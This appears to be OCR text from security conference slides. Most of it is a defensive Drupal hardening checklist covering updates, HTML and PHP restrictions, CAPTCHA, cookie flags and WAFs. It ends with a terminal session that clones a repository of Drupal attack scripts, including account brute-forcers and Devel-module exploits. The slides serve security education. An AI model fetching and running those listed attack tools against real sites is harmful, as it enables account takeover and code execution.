
security updates

- Set up alerts within Drupal



security update notifications

- http://lists.drupal.org/mailman/listinfo/security-news
- https://drupal.org/security/rss.xml
- https://drupal.org/security/contrib/rss.xml
- https://drupal.org/security/psa/rss.xml



Drupal security checklist


7. Disallow untrusted user roles from creating content using HTML (filtered / unfiltered) to avoid JavaScript inclusion. Also explicitly disallow PHP code execution.

   - While limited HTML is recommended by the Drupal community, a skilled attacker may still bypass these restrictions and attack a site or its users via user-generated content.

   - Be careful with what HTML entities are explicitly allowed…

Drupal security checklist

8. Check file permissions; verify there are no unintentional world-writeable files.



Drupal security checklist

9. Implement CAPTCHA or a similar mechanism in front of user-registration and login forms.

- Assure that this is not configured to allow authentication/registration attempts following an initial successful CAPTCHA completion.
- This will also help mitigate the creation of accounts by a botnet and deter subsequent comment spam.

Drupal security checklist


10. Install and run the Security Review module

- https://drupal.org/project/security_review
- Verify and resolve any uncovered issues.

- Install Paranoia if you are especially security conscious…
  - https://drupal.org/project/paranoia

Drupal security checklist

11. Regularly check the site's status report page and resolve any open issues.



Drupal security checklist

12. Assure that the HTTPOnly flag is set to protect user sessions from attacks such as XSS.

- Whenever possible, implement the Secure Flag as well, so session tokens are not inadvertently passed in plain text over HTTP.


Drupal security checklist

13. Implement additional layers of application protection

- PHP IDS
  - https://phpids.org/
  - Drupal Module: https://drupal.org/project/phpids
- Mod Security
  - http://www.modsecurity.org/
- Commercial Web Application Firewall's (WAF) and Intrusion Detection/Prevention (IDS / IPS) appliances

Drupal security checklist

14. Assure there are no resident phpinfo files / phpmyadmin installations / etc. accessible to users…



LogRhythm

closing thoughts…

- Do your research
- Stay on top of your application's security
- Update early and often
- Leverage assistance when necessary
- Listen to Greg. ;-)

download all the things…

- https://github.com/gfoss/attacking-drupal/

```
root@kali:~/Desktop# git clone https://github.com/gfoss/attacking-drupal
Cloning into 'attacking-drupal'...
remote: Reusing existing pack: 39, done.
remote: Total 39 (delta 0), reused 0 (delta 0)
Unpacking objects: 100% (39/39), done.
root@kali:~/Desktop# tree attacking-drupal/
attacking-drupal/
├── LICENSE
├── presentation
│   ├── Attacking-Drupal.pdf
│   ├── drupal-security-checklist.pdf
│   └── movies
│       ├── devel-acct-harvester.mp4
│       ├── devel-code-exec.mp4
│       ├── drupal-account-forcer.mp4
│       └── drupal-xss-attacks.mp4
├── README.md
└── scripts
    ├── d6-account-forcer.sh
    ├── d6-devel-exploit.sh
    ├── d7-account-forcer.sh
    ├── d7-devel-exploit.sh
    └── example-wordlist.txt

3 directories, 13 files
root@kali:~/Desktop#
```

SIEM 2.0 | *See what you're missing*